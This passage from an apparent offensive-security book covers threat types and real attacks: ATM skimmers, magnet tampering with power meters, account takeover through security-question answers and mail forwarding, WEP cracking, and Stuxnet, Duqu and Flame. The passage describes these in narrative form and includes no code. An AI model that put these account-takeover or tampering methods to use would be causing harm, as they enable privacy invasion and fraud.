By no means am I saying that these technologies should not be used. On the contrary, they're absolutely necessary to help mitigate the risks from threats lower on the threat pyramid. They are just completely ineffective against the APT hacker.

All Together Now

When you take all of the previous facts into account, you're left with one clear concept. The advantages are clearly stacked in the favor of an APT hacker, and there's nothing you can do to stop them.

In the remaining chapters, you will learn to appreciate this concept as fact. In the next chapter, we'll examine some of the real-world examples of the different threats manifesting themselves. You'll then learn how an APT hacker thinks and approaches a target organization. Finally, you'll learn how to take that methodology and apply it to any target organization and execute some very effective attacks.



The Future of Our World

At this point, you might be looking for the silver lining. A concise hero of an idea that will make everything all right. Unfortunately, I can't give you that fairy tale ending. There is no technology or simple answer to remove the fact that an APT hacker is unstoppable. I don't see this fact ever changing either, and unfortunately, it's going to get worse before it ever starts to get better.

Movies like *Enemy of the State* and *Minority Report* may seem like entertaining Orwellian fiction, but the fact is that, thanks to technology, we are rapidly moving toward a similar society. In the past year, we've really started to see some of the extremely meaningful and downright scary examples of government APT hacking; however, nation-state-sanctioned APT hacking won't

be the biggest shocker. Imagine what will happen when revolutionaries assemble their own APT hacking communities and target politicians or their own government.

Technology will indeed become the great equalizer. It is accessible to everyone and affects everyone and everything in the modern world. This accessibility can put everyone on a level playing field.

Don't Forget

In this chapter, we laid the foundation for the fact that this world has become a playground for anyone with an advanced skill set. In future chapters, you'll learn where the rubber meets the road, at which point you'll fully appreciate the veracity and the implications of that statement.

- ▶ There are many threats, which are defined by their capabilities and motives.
- ▶ Even the way people think has a negative impact on security.
- ▶ Our minds are not equipped to deal with security and risk management in a digital age.
- ▶ Defenders think in a reactionary way and suffer from a “patch mentality.”

We live in a world where an attacker can infiltrate any organization. Some of the factors that contribute to this include

- ▶ The advantages are clearly stacked in the attacker's favor.
- ▶ Organizations can't afford to prevent attacks from APT hackers.
- ▶ An attacker needs a defender to only miss one vulnerability to be effective.
- ▶ Time is a clear advantage to an APT hacker.
- ▶ Technology has involved everyone in a war for which no one is prepared.
- ▶ The systems that our world relies on are so complex that there are vulnerabilities inherent in all of them.
- ▶ Many of the vulnerabilities that an APT hacker will exploit do not

depend on a software exploit; instead the attack relies on the very nature of the exploited technology.

- ▶ Weaponized software has made it extremely easy to execute complicated attacks.
- ▶ Many of the ubiquitous defensive technologies were not made to protect against APT hackers and thus are almost completely ineffective.

CHAPTER

2

Empirical Data

If there is one thing that separates you from the pack and escalates you to APT hacker status, it's an excellent understanding of the big picture—seeing how all the little pieces add up to create a perfect path for compromising a target organization. Hacking attacks do not exist in a bubble. You must understand the effect that seemingly unrelated facts have on targeted organizations. This type of data is essential in choosing the best and most effective attack paths. How can empirical data help you create a more accurate “big picture” in your mind? Understanding how target organizations are compromised, how they detect and respond to the incident, and then how they change their security posture are obviously important pieces of data, but you should also consider how the effects of compromises on similar organizations may affect your targets.

For example, if many incidents are being reported where organizations are being compromised by phishing attacks, then organizations might invest more in antispam software or in educating their employees on the dangers of phishing e-mail, making phishing a potentially less viable attack vector. Although empirical knowledge will not give you the entire picture, this perspective can only be obtained by having an understanding of how other organizations have been compromised.

The true events detailed in this chapter will provide you with good examples of some of the threat classes and some of the major points from the first chapter. This chapter is not meant to be an exhaustive list of every failing in the information security field or a chronicle of compromises. Instead, specific events were chosen to highlight specific points. Many times, reported incidents will have opinions or assumptions included as fact. When possible, we will try to note when the data is conjecture.

The Problem with Our Data Set

Our data set is compiled from many different sources—news stories, data dumps from attackers, and data from talented security researchers and organizations that compile and report on data breaches. There are usually a few problems with our data set, not the least of which is the extremely limited set of data we have to draw from. You may be thinking, “I hear of new compromises on an almost daily basis. How can the data set possibly be limited?” Although it is very common to hear of data breaches, many are never discovered. Some of the major issues with the data set we have to draw from include the following:

- ▶ Not all compromises are discovered.
- ▶ Not all of the discovered compromises are reported.
- ▶ Not all the facts of any specific compromise are always uncovered.
- ▶ Some facts released may be misleading or even incorrect.

If this were a book on viruses, botnets, or unsophisticated threats alone, we would have a much better set of data to draw from. The best examples of true APT attacks will never even be known, and while we learn of new, more sophisticated attacks constantly, even newer and further sophisticated attacks are likely already in motion. APTs have and will always prefer to use the extremely stealthy methods when compromising targets. An APT hacker will avoid leaving artifacts on compromised systems unless it is absolutely necessary to maintain access to the target organization.

Besides the fact that anonymity, stealth, and advanced techniques are core components of the APT methodology, rarely will you find an organization that identifies all of the information involved in an incident as well as the true identity of the APT hackers behind the compromise. Even when a compromise is discovered, many organizations choose not to report it. Organizations may fear bad publicity, a loss of customer confidence, or potential legal actions and choose not to report security incidents. That said, there has been a steady increase in organizations reporting compromises in recent years. This may be a result of more compromises, more companies getting better at detecting compromises, or organizations feeling more comfortable or more compelled to report compromises.

The security landscape is in constant flux. Attackers are constantly changing their strategies and techniques to take advantage of new vulnerabilities and create new attacks. Defenders create new defensive technologies to mitigate those vulnerabilities or deal with those specific attacks. Attackers then develop new attacks to circumvent those defenses, and the circle continues.

This constant change makes it difficult to get an accurate picture of the issues that affect organizations. The weakest link will be unique at every organization, and it can change in a very short time. The APT hacker will take this constant flux into account to always identify and target the most meaningful weakest link.

Threat Examples

In this chapter, we will cover many different examples of real-world threats. The attack vectors and the specific breaches discussed here were chosen to demonstrate examples of the various threats on the threat pyramid. We'll try to walk through the spectrum of sophistication from least sophisticated to most sophisticated, from technologically enabled criminals to world-changing nation-state espionage. Keep in mind that if we attempted to create an exhaustive compendium of all possible threats, we would quickly run out of space to include it in a single book.

Techno-Criminals Skimmer Evolution

At the lower tiers of the threat pyramid are attackers that don't necessarily possess any serious technical skills, but use technology to complement traditional crime. One of the best examples of techno-criminals is the proliferation and adaptation of skimmers. You'll recall from [Chapter 1](#) that techno-criminals use technology to commit crime, as opposed to cyber-criminals who use the computers or the Internet. Skimmers are physical devices created to steal credit card data by physically swiping a credit card and storing the data on storage internal to the skimmer.

Skimmers have existed for a long time, and the evolution has been pretty amazing. Early on, skimmers were stand-alone, relatively small, handheld devices that the criminal would swipe the card through, as in [Figure 2-1](#). This style of skimmer is most appropriate for people who would already have access to a person's credit card and would just need a second to swipe the card in their own skimmer device, such as a restaurant server or bartender.



Figure 2-1 Skimmer

Now it's common to see ATM skimmers, which are skimmers designed to be placed on top of ATM machines. Typically, the skimmer would be placed in front of or on top of the card slot of an ATM, as shown in [Figure 2-2](#). Thus, when someone uses the manipulated ATM, they would also be swiping their card into the skimmer. The card data is then stored on memory internal to the ATM skimmer. The criminal that placed the skimmer on the ATM would then return to the ATM and retrieve his skimmer.



Figure 2-2 ATM skimmer

Since the early days, techno-criminals have added some very interesting features to skimmers. Some ATM skimmers have used the internals of MP3 players to store the data on the MP3 player's memory. Some skimmers have the ability to send captured data via text message or other wireless technologies. Many also include extremely small cameras to capture the user's PIN data as it's entered in the ATM keypad. All of these technologies are easily purchased on the Internet and criminal underground.

Techno-Criminals: Hacking Power Systems

Another very interesting example of a somewhat common criminal activity being augmented and compounded by technology occurred in 2009 when the FBI was contacted to assist a Puerto Rican electric utility company in investigating mass fraud. The FBI uncovered a large number of customers

modifying the devices that measure energy usage at their homes and businesses.

Although the FBI estimated that only about 10 percent of meters were modified, the utility company believed that this could cost them over \$400 million annually. These meters could be manipulated easily and with virtually no technical skills. Customers could prevent the meters from measuring usage while still providing power by using a strong magnet. This simple modification could reduce the energy bill by as much as 50 to 75 percent. In addition, users could reprogram the meters using a device called an “optical probe,” which also required physical access to the meter. This modification of the device was being offered by individuals with technical knowledge of the systems for as little as \$300 to \$1,000 (<http://krebsonsecurity.com/2012/04/fbi-smart-meter-hacks-likely-to-spread>).

This is akin to bypassing physical locks (including ubiquitous PIN entry door locks) using powerful magnets. An attacker is able to manipulate important internal components of the lock by holding up rare earth magnets (which are very strong) and opening the lock, completely bypassing any protection (<http://www.forbes.com/sites/marcwebertobias/2011/02/01/the-300-lock-you-can-break-in-seconds>). More on this in [Chapter 9](#).

These are perfect examples of how individuals with little or no technical skills are able to be very effective against “modern” technical and physical controls.

Unsophisticated Threat: Hollywood Hacker

Our first example of an unsophisticated threat is a very entertaining story. If you remember from [Chapter 1](#), the proliferation of technology has made it extremely easy for attackers with zero skill to accomplish some pretty astounding things. A perfect example of this is Chris Chaney, the so-called “Hollywood Hacker.”

Chris Chaney is a self-admitted technical novice with no real computer skills. He simply used the complete immersion of technology and the proliferation of personal information to compromise his targets. Chaney was able to access the personal e-mail accounts of many celebrities by using very simple methods. He became famous when he was caught for sharing nude photos of celebrities like Scarlett Johansson.

He started by attempting to identify e-mail addresses of celebrities by guessing different combinations of their first and last name. Once he had identified legitimate e-mail addresses, he would gain access to the accounts by using the “forgot password” feature that is so popular in free e-mail services.

In many e-mail systems, the “forgot password” feature allows a user to reset their password by answering a few supposed personal questions for which the user had previously configured the answers. When you answer the questions successfully, either you are prompted to choose a new password or the password is sent to you through an out-of-band method such as a text message or e-mail to another predefined account. A few typical “security questions” include

- ▶ The name of your favorite pet
- ▶ The street you grew up on
- ▶ Your mother’s maiden name
- ▶ Your favorite teacher in school

In this case, the Hollywood Hacker was able to answer the questions correctly and then reset the password. How did he know the answers to the questions? By simply searching the Internet for the answers, of course. I can’t think of many easier targets than celebrities for performing recon. You can probably find the majority of answers for their “security questions” on their Wikipedia page or in the myriad of articles in which they are interviewed and reveal many personal details freely.

The Hollywood Hacker knew that when the owner of the e-mail account failed to access their accounts, they would reset the password again to something he did not know, so he set up automatic e-mail forwarding to send a copy of all e-mail messages sent and received to the celebrity’s real e-mail account to an e-mail account that he had created. This is a perfect example of not using an exploit in the traditional information security sense. Instead, the Hollywood Hacker simply took advantage of the very function of the target technologies: security questions and e-mail forwarding. These inherent weaknesses are not necessarily hard to remove; they are, however, extremely prevalent in many technologies.

Unsophisticated Threat: Neighbor from Hell

This sordid and bizarre example of the efficacy of an unsophisticated threat might seem like something out of the *Twilight Zone* or a cheesy television crime show, but I assure you this is all true. Apparently, truth really is stranger than fiction. This is the story of Barry Ardolf of Minnesota and what can happen when a mind-boggling application of aggression and ineptitude meets weaponized software.

Between 2008 and 2009, Ardolf terrorized his neighbor, Matt Kostolnik, by cracking his Wired Equivalent Privacy (WEP)-secured wireless network and sending out malicious e-mails that would be traced back to his neighbor's house. In the sentencing position document, the government of Minnesota stated:

“When he [Ardolf] became angry at his neighbors, he vented his anger in a bizarre and calculated campaign of terror against them. And he did not wage this campaign in the light of day, but rather used his computer hacking skills to strike at his victims while hiding in the shadows.”

In November 2008, Ardolf posted child pornography on a rogue MySpace page purporting to be Matt Kostolnik and then posted this comment:

“I bet my coworker that since I’m a lawyer and a darn great one that I could get away with putting up porn on my site here. I bet that all I have to do is say that there is plausible deniability since anybody could have put this on my site. Like someone hacked my page and added porn without my knowledge. This is reasonable doubt. I’m a darn good lawyer and I can get away with doing anything!”

In February 2009, Ardolf continued to send e-mails containing child pornography to his victim’s coworkers and to a shareholder of Kostolnik’s employer, all while claiming to be Kostolnik. In March 2009, he sent an e-mail to his victim’s employers claiming to be a woman who had been sexually assaulted by Kostolnik.

In March 2009, Kostolnik’s employers decided to hire an outside firm to investigate all of the suspicious e-mails that Kostolnik obviously denied having anything to do with. The firm retained a forensic computer investigator who placed a packet capturing device at the Kostolnik’s house. When the Secret Service visited Kostolnik, an agent was given access to all of the packet capture data to analyze. The packet capture data showed that the source IP Address that had sent the threatening e-mail message to the Vice President had also transmitted packets containing Ardolf’s name and Comcast e-mail account. At this point, the Secret Service had enough evidence to obtain a warrant to search Ardolf’s residence.

In April 2009, Ardolf sent e-mails to Vice President Joe Biden and other government officials threatening their lives. The subject line read: “This is a terrorist threat! Take this seriously.” The e-mail was sent from another Yahoo! e-mail address chosen to include his neighbor’s name and was sent using his wireless network. The body of the message included a threat claiming that one of the recipients would be dead in less than one month’s time. When the Secret Service traced the e-mail’s source IP address, it led them right to Matt Kostolnik’s house.

In July 2009, when the Secret Service searched Ardolf's residence, investigators found pieces of mail belonging to the Kostolniks, text files containing the e-mails sent, notes containing the password to the Kostolnik's wireless network, and guides on how to hack wireless networks. The guides included

- ▶ “Cracking WEP Using Backtrack: A Beginner’s Guide”
- ▶ “Tutorial: Simple WEP Crack [Aircrack-ng]”
- ▶ “Cracking WEP with BackTrack 3 - Step by Step Instructions”
- ▶ “Tutorial: Cracking WEP Using Backtrack 3”

According to reports, it took Ardolf two weeks to crack the Kostolnik's wireless network, something that should easily take less than two hours. The fact that Ardolf needed at least four separate documents to walk him through something that many hackers would consider a relatively easy attack indicates his level of incompetence. This points to the issue that the weaponization of software is enabling complete idiots to be extremely effective.

Smart Persistent Threats: Kevin Mitnick

The stories of Kevin Mitnick's exploits are probably well known to most of the people in the information security field. Mitnick is famous for gaining access to computer systems, confidential information, and source code by primarily using social engineering tactics—that is, manipulating people. He was on the run from the FBI for a few years until he was caught and thrown in jail. He is free now and earns a living as a security consultant, author, and speaker.

Mitnick had great success many times by essentially calling the people with the information he wanted and asking for it. This was not Mitnick's only method of gaining access to his desired targets, but it was a very effective one. We won't review all of the details of exactly what Mitnick did or which companies he compromised. Instead, it's important to simply acknowledge that Kevin Mitnick did, in fact, compromise many targets that he specifically selected, and he was able to do it simply and elegantly in many cases. This is important because he is by far not the only person to ever use social engineering combined with technology to make his attacks exponentially more effective and forceful.

You'll remember from [Chapter 1](#) that many people fall into the trap of thinking that actual attacks by a person specifically targeting their organization are rare. Mitnick is a prime example that the threat is real. Social engineering

and social omniscience are absolutely essential skills for the APT hacker, which you'll see intertwined at some level with almost all of our attacks.

APT: Nation-States

The stories of the Stuxnet, Duqu, and Flame attacks read like something right out of the most gripping spy thrillers. To be able to look back a few short years later at all the speculation from security researchers and now understand the truth behind some of these marvels of coding is truly exciting and exhilarating. We could easily fill an entire malware book on the technical details of Stuxnet, Duqu and Flame. Here, we will focus on some of the most interesting capabilities and implications for these worms.

Stuxnet and Operation Olympic Games

Stuxnet is a Win32 worm that targeted industrial control systems—specifically, Siemens systems that are used in nuclear power plants. Stuxnet was the first malware to be discovered in what was believed to be a series of nation-state-sponsored cyber-attacks and one of the few pieces of software that have had a very tangible real-world impact—in this case, the destruction of physical hardware in the form of uranium-enriching centrifuges. Stuxnet was originally discovered around June 2010; however, evidence of infections actually dates back to at least one year earlier in June 2009.

Some of the Stuxnet malware components are shown in [Figure 2-3](#). Stuxnet was and is very technically advanced and unique. Not only was it fairly large at 500KB (half a megabyte), but it also used a plethora of different attacks. Stuxnet used four Windows zero-day vulnerabilities—a staggering number. Even more amazing is the fact that none of the exploits took advantage of memory corruption vulnerabilities. This means that the exploits were 100 percent reliable and 100 percent effective against vulnerable systems. The creators never had to worry about a target machine crashing or freezing because of Stuxnet, which made the attacks extremely stealthy and reliable.




Figure 2-3 The Windows vulnerabilities exploited by Stuxnet

The four Windows vulnerabilities that were exploited were

- ▶ **Zero-Day Exploit 1** Vulnerability in the processing of LNK (shortcut) files that would allow an arbitrary dynamic link library (DLL) to be executed. This DLL would be executed in the security context of the current user and was loaded from an infected USB drive.
- ▶ **Zero-Day Exploit 2** A privilege escalation vulnerability in the task scheduler that only affected Windows Vista. This could allow code to execute as Local System.
- ▶ **Zero-Day Exploit 3** A privilege escalation vulnerability in keyboard layout files that only affected Windows XP. This could allow code to execute as Local System.
- ▶ **Zero-Day Exploit 4** A remote exploit that used the print spooler subsystem to send the Stuxnet virus to peers on the network.

The fact that the four Windows zero-day exploits included in Stuxnet did not include any memory corruption vulnerabilities is most likely an indicator of some very interesting ideas. When hunting for exploitable bugs, you don't necessarily start with the criteria of memory corruption or logic issues and find

only that type of vulnerability. Instead, you simply find what you find. The fact that Stuxnet included no memory corruption bugs would seem to indicate that the authors had their choice of bugs to use.

Whether this means that the authors researched and discovered all the bugs they targeted or simply purchased bugs that met their criteria is irrelevant. The sheer fact that they had this capability is astounding. Most likely, the authors (to this day) have a huge stockpile of zero-day exploits to choose from and selected the ones that met their exact requirements to include in Stuxnet. In addition to the four Windows-based zero-day exploits, the creators included the exploit that was patched by MS08-067, which you may remember as being the main attack vector of the Conficker virus. Stuxnet also included rootkits to conceal its existence, which were digitally signed by legitimate certificates! I think that needs repeating and a little explanation. To increase the stealthy installation of the rootkit, the device drivers were signed using legitimate certificates that were stolen from JMicron and Realtek. Both of these companies are located at the Hsinchu Science Park in Taiwan.

The Stuxnet virus originally reported to two command-and-control servers in Malaysia and Denmark. These servers would allow the virus to send data back to the authors, as well as receive updates and instructions. These global points of interest include

- ▶ Malware authoris in United States and Israel
- ▶ Natanz plant in Iran
- ▶ Command and Control Servers in Denmark and Malaysia
- ▶ Stolen Certificates from Taiwan

After the target Windows-based computers were compromised, the really interesting stuff began. The Stuxnet virus targeted specific Siemens SCADA software typically referred to as WinCC or Step 7 Software. SCADA systems (Supervisory Control and Data Acquisition) are computer systems that control and monitor industrial equipment such as power management and utility systems. The typical layout of the target machines would look something like [Figure 2-4](#).




Figure 2-4 Stuxnet physical destruction capabilities

When Stuxnet infected a system that was using the Step 7 software, it would essentially backdoor this software, which allows the computer to surreptitiously infect the physical PLC hardware with a rootkit. The PLC (Programmable Logic Controller) is the hardware device that actually controls the industrial system—in this case, controlling the centrifuges. The PLC then reports data about the operation of the hardware back to the Step 7 software.

This PLC rootkit is the first of its kind ever discovered. Once the PLC is infected, it can essentially “lie” to the Step 7 monitoring software about what the centrifuges are doing. A good analogy for this would be if your car had a PLC that was infected, it might tell you that you’re only driving at 35 MPH when in fact you’re driving at 100 MPH—a very dangerous lie indeed.

Why would it be beneficial to lie about what the centrifuges are doing? To physically damage them, of course. The infected PLC would spin the centrifuges at very high speeds and then slow speeds, which would allow the centrifuge to expand, and then at very high speeds again in an effort to physically destroy them. While this is happening, the infected PLC is reporting to the Step 7 software on the Windows computer that everything is fine and that the centrifuges are spinning at a constant and normal speed. This made it extremely difficult for the operators of the computer to determine why these centrifuges were breaking for no apparent reason.

Originally, the educated hypothesis was that the Stuxnet virus was created to target Iranian nuclear facilities—in particular, the Natanz uranium enrichment nuclear facility in Iran. It was also speculated by many experts that the United States was responsible for creating Stuxnet, most likely in collaboration with Israel. A very interesting fact is that Iran cannot legally purchase Microsoft Windows, as it is controlled under U.S. export laws.

Reports have shown that Stuxnet might have been responsible for as much as a 30 percent decrease in operational capacity at Natanz alone, as well as the physical destruction of up to 1,000 centrifuges. It was unclear whether the source organization's mission was to destroy all of Iran's centrifuges or whether they wanted to simply slow them down by confusing and frustrating them. Either way, the results are pretty staggering.

In June 2012, almost exactly two years after Stuxnet first started getting press, the *New York Times* released an article containing a flurry of details. The article reported that the creation of Stuxnet was started under the Bush administration under a project code-named Olympic Games. The project was continued under the Obama administration, and Obama himself might have made a few of the key decisions to continue the effort

(www.nytimes.com/2012/06/01/world/middleeast/obama-ordered-wave-of-cyberattacks-against-iran.html). According to the article, Stuxnet was created through a collaborative effort between the United States and Israel to target nuclear facilities in Iran. It also stated that the worm only spread into the wild after a supposedly secret change to Stuxnet was made by the Israelis. Ostensibly, the article was written based on interviews of “current and former American, European and Israeli officials involved in the [Olympic Games] program.” However, some officials believe the information was given to the press purposefully to garner support for Obama in the 2012 Presidential election.

This threat needs to be reconsidered, given the allegation that the U.S. government was supposedly the primary creator behind Stuxnet, in addition to the fact that it used certificates stolen from Taiwanese companies. Looking at the components of Stuxnet, there is very little that seems completely unusual or elite. However, when you put it all together and look at the efficacy of the attacks, you have to be at least a little amazed.

Duqu: The APT Reconnaissance Worm

Although automated malware is not the only tool in an APT’s arsenal, another extremely interesting example is the Duqu worm, which was discovered in

September 2011 and is named because a few of the files it creates start with the prefix DQ. Experts have analyzed the Duqu virus and, based on similarities in size, complexity, target, and operations of the two worms, concluded that it was written by the same organization that created Stuxnet. It is believed that the creator of Duqu had access to the source code of Stuxnet.

Duqu is different from Stuxnet in that no true payload was ever observed. Instead, it appeared that the primary purpose of the worm was to gather intelligence on specific targets. The infected hosts were limited, as it appears that the preferred delivery method was a true spearhead phishing attack via e-mail. Unique e-mails were identified as delivering variants of the worm to Iranian targets.

The operation of Duqu is also extremely stealthy and well written. The only exploit observed was in the delivery method. The targets of the phishing e-mails were enticed into opening an attached Microsoft Word document. The Word document included a custom font that exploited a kernel vulnerability in the win32k.sys file that allowed arbitrary code execution. The exploit CVE-2011-3402 would later be patched by Microsoft in MS11-087. It is interesting to note that this vulnerability is not exploited by a memory overflow condition either, similar to Stuxnet.

Upon opening the document, a dropper DLL was loaded into memory. This dropper was loaded under the services.exe process, allowing the dropper to remain executing even if the Word file was closed. The dropper then waited for ten minutes of keyboard and mouse inactivity to begin installing the meat of the backdoor.

NOTE

A dropper is a small program designed to deploy a larger attack tool. The design and execution of droppers can vary greatly based on their criteria. We will explore different options for designing and writing droppers in a future chapter.

The rootkit was installed as a kernel driver, which was digitally signed using a valid certificate stolen from C-Media. Surprisingly, C-Media is located in Taipei, Taiwan (sound familiar?). Although there is no evidence that the stolen digital certificates used by Stuxnet are related to the stolen certificate used by Duqu, it is a very interesting coincidence.

Once the rootkit was installed, it would start monitoring activity on the

computer. Some of the observed functionality of the rootkit included

- ▶ Collecting system information
- ▶ Logging keystrokes
- ▶ Capturing passwords
- ▶ Taking screenshots
- ▶ Searching for files
- ▶ Recording network neighborhood information
- ▶ Recording a list of infected peers on the local network

Duqu included capabilities to propagate via the network, which would allow computers without a direct connection to the Internet to still be infected and report to a slew of command-and-control servers spread across a few continents through its peers.

To this day, the true intentions and identities of the creators of the malware remain a mystery. However, most speculation would point to the U.S. government as the source of the Duqu worm, with similar intentions to Stuxnet. In fact, it's possible that Duqu was used to gather the intelligence necessary to deploy Stuxnet. Determining which came first, Stuxnet or Duqu, may never actually be known.

Flame: APT Cyber-espionage Worm

The Flame worm is a Windows cyber-espionage worm of epic proportions. Its discovery was announced May 28, 2012. The name comes from one of the embedded modules of the worm. Many unique qualities of the Flame worm make it interesting. For example, it was written in part in the Lua scripting language. Lua, which is Portuguese for moon, is a “lightweight language designed as a scripting language” that is cross-platform and designed to look like ISO C.

Flame is easily the most complex worm discovered to date. It is over 20 times the size of Stuxnet, comprising more than 20MB of disk space. Part of the reason why Flame is so large is that it uses many public libraries for compression of captured data, SQLite database support, and the Lua virtual machine. Flame included a plethora of espionage capabilities for capturing data and sending it back to its masters. Many of the features and capabilities are still unknown, as a full analysis will take some serious time. Some of the capabilities discovered so

far include

- ▶ Recording audio from microphones of infected machines
- ▶ Recording screenshots, including automated screenshots of “interesting” events such as instant messaging software
- ▶ Recording keyboard activity
- ▶ Recording network traffic
- ▶ Recording Skype conversations
- ▶ Searching for and sending local documents
- ▶ Extracting geolocation data from images
- ▶ Using Bluetooth to download contact information from enabled devices

Flame also has led to one of the most impressive real-world attacks ever discovered. It implemented a new chosen prefix collision attack against MD5 to create a fraudulent but valid certificate. Attacks of a similar nature had been discovered in 2008 by cryptographer Mark Stevens, but they were mostly theoretical. After Stevens analyzed the attack, he concluded that while it was similar to the attack he discovered, it was unique and had not been seen before.

What exactly did this attack allow Flame to do? We could easily turn this entire chapter into a discussion of digital certificates and public key infrastructure, but we’ll just give a quick overview. Think of a digital certificate as a photo ID that states you are who you claim to be and that is “signed” by a trusted third party. You can then use this certificate and its associated digital signature to “sign” things as being authorized by you. If anyone could copy your digital signature, this would be a pretty useless technology, so there’s a lot of cryptographic security behind the scenes.

To secure a digital certificate, a digital signature of the authorizing party is included on the certificate and encrypted using the private key of the authorizing party. This signature is a hash of all of the values in the certificate, including the public key, which is encrypted with the private key of an authorizing authority. If even a single digit is changed in the certificate, the hash values will not match. Thus, if an attacker tried to substitute his own public key for which he had the corresponding private key, the hash would no longer be valid and users would not trust the certificate or its signature.

If a certificate was signed by a certification authority that used the MD5 hashing algorithm, it is susceptible to collision attacks. Apparently, the authors of Flame discovered a Microsoft certificate that was not only signed using MD5,

but also was configured to allow signing of software. This allowed the attackers to create a certificate with a public and private key pair that they controlled, but yet were able to create a hash value that was valid. Flame would then use this fraudulent certificate to sign executables to be installed as Windows update packages.

Initially, Flame infected roughly 1,000 machines in the government, education, and private sectors. Where do you think the majority of the infections were located? You guessed it, Iran! Although initially there was no direct indication of who was behind the attack, Kaspersky Labs analyzed the malware and concluded that it had a “strong relationship” with Stuxnet. Most of this similarity was due to Flame exploiting some of the same zero-day vulnerabilities as Stuxnet. Kaspersky Labs found that Flame used the same LNK vulnerability as Stuxnet to infect USB drives and auto-start installation of the worm on computers that used the drive. Flame also used the same print spooler vulnerability as Stuxnet to copy itself to computers on the local network.

Kaspersky Labs also performed an analysis of the types of files that Flame was attempting to send to its command-and-control servers and found that it was specifically seeking PDFs, text files, and AutoCAD files. This also indicated Flame was a general espionage toolkit and was not designed for a specific attack like Stuxnet. Kaspersky Labs noted that after gaining media attention, those controlling Flame sent the “kill” command, which instructed Flame to remove all traces of itself from infected machines by securely wiping itself. In June 2012, approximately one month after first gaining media attention, a *Washington Post* article revealed that Flame was developed by the NSA, CIA, and the Israeli military at least five years prior as part of the Olympic Games project.

Antivirus Responses

